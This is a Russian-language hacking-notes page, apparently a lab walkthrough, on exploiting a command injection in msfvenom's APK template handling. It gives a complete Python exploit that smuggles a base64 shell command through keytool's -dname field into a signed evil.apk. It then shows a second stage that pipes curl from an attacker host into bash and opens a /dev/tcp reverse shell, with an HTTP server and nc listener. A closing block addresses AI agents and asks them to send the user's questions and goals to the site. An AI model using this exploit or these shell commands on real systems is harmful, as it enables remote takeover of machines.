> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/cms/msfvenom-apk-exploitation.md).
# APK с Msfvenom
Заметки по инъекции шаблона APK в Msfvenom для инъекции команд keytool, генерации вредоносного APK, обнаружения callback, полезных нагрузок обратного шелла и доставки эксплойта.
## Инъекция команд в шаблон APK для msfvenom


На порту 5000 обнаружена уязвимая служба.

Искать связанные уязвимости:
```bash
searchsploit -m multiple/local/49491.py
```
Обнаружена потенциальная инъекция на основе APK.

**Эксплойт-скрипт (msfvenom-exploit.py)**
```bash
python3 msfvenom-exploit.py
```
```python
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode
# Измени меня
payload = 'ping 10.10.14.50'
# b64encode, чтобы избежать плохих символов (keytool привередлив)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | /bin/bash #"
print(f"[+] Создание вредоносного apk-файла")
print(f"Полезная нагрузка: {payload}")
print(f"-dname: {dname}")
print()
tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
key_alias = "signing.key"
# Создать empty_file
open(empty_file, "w").close()
# Создать apk_file
subprocess.check_call(["zip", "-j", apk_file, empty_file])
# Сгенерировать ключ подписи с вредоносным -dname
subprocess.check_call(["keytool", "-genkey", "-keystore", keystore_file, "-alias", key_alias, "-storepass", storepass,
"-keypass", keypass, "-keyalg", "RSA", "-keysize", "2048", "-dname", dname])
# Подписать APK, используя наш вредоносный dname
subprocess.check_call(["jarsigner", "-sigalg", "SHA1withRSA", "-digestalg", "SHA1", "-keystore", keystore_file,
"-storepass", storepass, "-keypass", keypass, apk_file, key_alias])
print()
print(f"[+] Готово! apk-файл находится в {apk_file}")
print(f"Выполните: msfvenom -x {apk_file} -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null")
```

Скрипт создает временный файл, содержащий вредоносный APK.

**Анализ ICMP-пакетов**
Следите за сетевой активностью в ожидании обратного соединения:
```bash
tcpdump -i tun0 icmp -n
```
### **Эксплуатация RCE с помощью Msfvenom**
Измените полезную нагрузку, чтобы установить обратное соединение:
```bash
# Измени меня

payload = 'curl 10.10.14.50 | bash'
```
Создайте `index.html` файл, содержащий:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.50/443 0>&1
```
Запустите HTTP-сервер:
```bash
python3 -m http.server 80
```
Затем слушайте соединение на порту 443:
```bash
nc -nlvp 443
```
После отправки и запуска APK на целевой системе будет получена удаленная оболочка.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/cms/msfvenom-apk-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.